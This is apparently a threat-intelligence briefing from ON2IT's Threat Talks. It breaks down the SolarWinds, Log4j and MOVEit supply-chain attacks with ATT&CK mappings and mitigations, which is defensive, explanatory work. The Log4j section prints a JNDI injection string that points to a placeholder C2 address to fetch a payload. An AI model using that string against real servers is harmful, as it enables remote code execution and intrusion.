
ON2IT AND AMS-IX PRESENT: THREAT TALKS

Threat Talks
Supply Chain
Business as Usual?




In an interconnected digital world, the software supply chain is a new battleground for cybersecurity. As reliance on third-party software and open-source components surges, so does the risk of supply chain attacks, where vulnerabilities are not just gateways but highways for cybercriminals. Imagine a scenario where cyber thieves don't directly target your systems but instead, they infiltrate through a partner or software provider–much like a thief using a stolen spare key from a friend to access your home.

Are you safeguarding your digital 'spare keys'? Are you aware of how secure your business partners are? To navigate the maze of supply chain cybersecurity, and to understand the shared responsibility in fending off these covert infiltrations, don't miss our insightful episode of Threat Talks – 'Supply Chain: Business as usual' for a comprehensive breakdown of supply chain attacks and defense strategies.

In this episode of Threat Talks we will discuss the following threats:


- SolarWinds
- Log4j
- MOVEit

55% of organizations have cyberattack on supply chain or business disruption as top concern




Source: ISACA's State of Cybersecurity 2023 report

8% of organizations were compromised by third parties, any incident attributed to third parties (including supply chain parties)




Source: ISACA's State of Cybersecurity 2023 report

Supply chain attacks increased 633% by 88,000 instances, in 2022.




Source: Sonatype 9th Annual State of the Software Supply Chain

By September 2023, 245,032 malicious packages were logged, which adds up to twice as many supply chain attacks as the cumulative numbers in previous years.



Source: Sonatype 9th Annual State of the Software Supply Chain




SolarWinds The danger of third-party software
Supply chain: Compromised software updates

In December 2020, a sophisticated supply chain attack on SolarWinds' Orion IT monitoring and management software was disclosed. Attackers managed to insert malicious code into Orion software updates, allowing them to conduct espionage and potentially disrupt operations of approximately 18,000 high-profile entities, including US government agencies and Fortune 500 companies. This breach highlighted the risks associated with third-party software and the complexity of securing the software supply chain.

mSOC confidence score	Confirmed
Threat category	Cyber Attacks - Supply Chain Attacks (Software supply chain)
Severity	Critical

ATT&CK Technique	Attack Strategy	Evasion	Complexity	Target Type
T1195.002 - Supply Chain Compromise: Compromise Software Supply Chain	Infiltrate software supply chain	Use of legitimate digital signature	High	Enterprises, Governments

ATT&CK Mitigation	Attack vector	Detection	Threat level	Threat Actor Type
M1051 - Update Software M1016 - Vulnerability Scanning	Software supply Chain	File Metadata	Critical	Nation-State Actors, APTs



Supply chain compromise
1. The attacker compromised SolarWinds' software development system, potentially through a previously compromised Microsoft Office 365 account belonging to SolarWinds, and inserted a backdoor into the legitimate SolarWinds.Orion.Core.BusinessLayer.dll.

Malicious updates
2. The malicious code was distributed to the victims via SolarWinds' legitimate automatic update platform.

RAT Infection
3. This update installed the SUNBURST Remote Access Trojan (RAT)[1] on the victim's SolarWinds Orion server, granting the attacker a backdoor for achieving remote code execution. To avoid detection, the RAT remained dormant for two weeks.

M Utilizing Endpoint Detection and Response (EDR) tools with behavioral threat protection can help identify and mitigate these kinds of threats. Regularly scanning systems for known indicators of compromise, when available, will aid in detecting infections.

Spread in the network
4. After infecting the server, according to Microsoft, the hackers possibly gained superuser access by acquiring SAML token-signing certificates. This allowed them trusted and highly privileged access to networks, leading to remote access to emails, confidential documents, sensitive information, and the installation of additional malware on the systems.

M Implementing zero trust network segmentation, enforcing strict access control, adopting a least privilege approach, and applying application control can help mitigate the risk of lateral movement and privilege escalation. EDR solutions with behavioral threat analysis can help detecting attack patterns in time.

Traffic obfuscation
5. SUNBURST disguised its C2 traffic as the Orion Improvement Program (OIP) protocol, using Base64 encoding to blend in with normal SolarWinds telemetry data, which effectively improves evasion and helps in exfiltrating data without detection.

M Implement strict outgoing policies on your firewall to prevent access to unspecified locations, thereby including C2 servers.

[1] Remote Access Trojan (RAT) is a type of malware (Trojan) disguised as legitimate software. It grants attackers backdoor access to the system, allowing them to execute commands remotely.


Log4j The danger of software dependencies
Supply chain: Library Dependency

In December 2021, a remote code execution vulnerability in Apache Log4j was exploited in the wild, labeled as CVE-2021-44228. Attackers could send specially crafted requests to a vulnerable system, leading it to download and execute a malicious payload. This vulnerability, due to its ease of exploitation and the widespread use of Log4j in various software, posed a critical security risk. Immediate patching to version 2.17.1 was advised to mitigate this and additional related vulnerabilities discovered subsequently.

mSOC confidence score	Confirmed
Threat category	Cyber Attacks - Supply Chain Attacks (Library dependency)
Severity	Critical (CVSS score 10.0)

ATT&CK Technique	Attack Strategy	Evasion	Complexity	Target Type
T1195.001 - Supply Chain Compromise: Compromise Software Dependencies and Development Tools	Abuse vulnerability in library dependency	Traffic Obfuscation, Encryption and Tunneling	Medium	Any

ATT&CK Mitigation	Attack vector	Detection	Threat level	Threat Actor Type
M1051 - Update Software M1016 - Vulnerability Scanning M1030 - Network Segmentation	Software dependency	File Metadata	Critical	Cybercriminals, APTs



Exploiting vulnerable appliances
1. The attacker sends maliciously crafted packets to the vulnerable server (i.e., an HTTP request).

M Next-generation firewalls may detect known vulnerability signatures and block the exploit attempt.

Poisoning the logs
2. The web server receives the request and logs information such as errors, queries, user agents, and source IP addresses based on its settings. The Log4j library is used for logging these requests.

JNDI lookup
3. The Log4j library logs the data without sanitizing the input. It allows JNDI[1] lookups from logging messages. This enables an attacker to insert a message like **"${jndi:ldap://MaliciousC2Address/Payload}"**, exploiting the JNDI function to initiate an LDAP[2]/RMI[3] lookup to the C2 server and retrieve the specified value.

M Patching the vulnerable library addresses the issue. If direct patching is not feasible, patching the class directly or using dependency constraints to force a specific, non-vulnerable version of the library can be effective alternatives. Block outgoing access to LDAP and RMI or if they are required make them very specific.

Payload delivery
4. At this stage, the attacker's C2 server returns serialized Java objects containing a payload, such as a reverse shell or malicious code, which will then be executed on the server by the application.

M An EDR solution could help detecting malicious payloads, deviant behavior and prevent successful execution. A next-gen firewall could scan incoming traffic for malicious payloads.

[1] JNDI (Java Naming and Directory Interface) is a Java API for directory and naming functionality that also supports accessing and storing Java objects in remote locations.

[2] LDAP (Lightweight Directory Access Protocol) is a protocol for accessing and maintaining distributed directory information services, such as user authentication and directory lookups, over an Internet Protocol (IP) network.


[3] RMI (Remote Method Invocation) is a Java API that enables an object in one Java Virtual Machine to invoke methods on an object in another JVM.

ON2IT - What the SOC did

As soon as the vulnerability was disclosed, the ON2IT Security Operations Center (SOC) swiftly reviewed every managed customer environment to adjust overly permissive rules that allowed outbound LDAP or RMI connections to the internet. Each customer was promptly contacted and advised to either deny these connections or make them very specific. The SOC conducted a retrospective analysis to check for any possible malicious LDAP/RMI connections, to determine if a customer was compromised before the vulnerability was disclosed. For managed customers with an endpoint detection system, the SOC also scanned the environment to determine if the vulnerable version of the library was installed.

Complication

The challenge with the Log4j vulnerability extended beyond its inherent risks; it primarily stemmed from the widespread uncertainty among companies and vendors regarding their usage of this specific library. Many organizations lacked clear inventory (SBOM - software bill of materials) or documentation of the libraries embedded within their systems, making it difficult to promptly identify and address potential exposures.




MOVEit The danger of delegating data to third-party software
Supply chain: Data delegation

On May 31, 2023, a critical SQL injection vulnerability in Progress Software's MOVEit Transfer was disclosed, identified as CVE-2023-34362. This vulnerability allows remote attackers unauthorized access to the database used by MOVEit Transfer's, posing a significant risk to organizations using affected versions. Rapid7 observed exploitation across multiple customer environments, especially in North America, with recommendations for immediate remediation and patching.

mSOC confidence score	Confirmed
Threat category	Cyber Attacks - Supply Chain Attacks (Data delegation)
Severity	Critical (CVSS score 9.6)

ATT&CK Technique	Attack Strategy	Evasion	Complexity	Target Type
T1195.002 - Supply Chain Compromise: Compromise Software Supply Chain	Exploiting vulnerable Internet facing appliances	Traffic Obfuscation	Medium/High	Any

ATT&CK Mitigation	Attack vector	Detection	Threat level	Threat Actor Type
M1051 - Update Software M1016 - Vulnerability Scanning	Vulnerable third-party software	SQL query monitoring	Critical	Cybercriminals, State Actors, Any



MOVEit

MOVEit is a managed file transfer web application used to securely transfer critical information between systems, employees, and partners. MOVEit is used by organizations to manage, view, and control all file transfer activities through a centralized system.

SQL injection
1. The attacker exploits a critical zero-day SQL injection vulnerability identified as CVE-2023-34362, with a CVSS score of 10. This vulnerability allows an unauthenticated attacker to access the MOVEit Transfer database. Depending on the database engine in use (MySQL, Microsoft SQL Server, or Azure SQL), the attacker can leverage this access to deduce the database's structure and contents and execute SQL commands that can alter or delete database elements.

M Promptly patching systems as soon as updates are available will help preventing these kind of attacks. Using web application firewalls (WAFs) or Next generation firewalls may help detect and block SQL injection attempts.

Webshell
2. Utilizing the SQL injection vulnerability, the attacker installs a webshell named LEMURLOOT. This webshell is specifically designed to target the MOVEit Transfer platform, allowing the attacker to authenticate incoming HTTP requests with a hard-coded, randomly generated 36-character password.

Command and Control
3. Thanks to this webshell, the attacker gains persistent access to the MOVEit web application and establishes a Command and Control (C2) channel. This access enables a range of malicious activities, including:
   - Retrieving Microsoft Azure system settings.
   - Enumerating the details of the underlying SQL database.
   - Storing and retrieving files from MOVEit Transfer based on strings provided by the operator, effectively facilitating data theft or manipulation.
   - Creating new accounts with administrative privileges or deleting existing accounts, which can disrupt operations or further compromise security.

M Applying restrictive firewall rules and limiting outbound traffic can help mitigate risks associated with Command and Control (C2) traffic.

Taxonomy

ATT&CK Technique
Which technique of the MITRE ATT&CK framework does the threat correspond to.

ATT&CK Mitigation
Which mitigation of the MITRE ATT&CK framework can be applied.

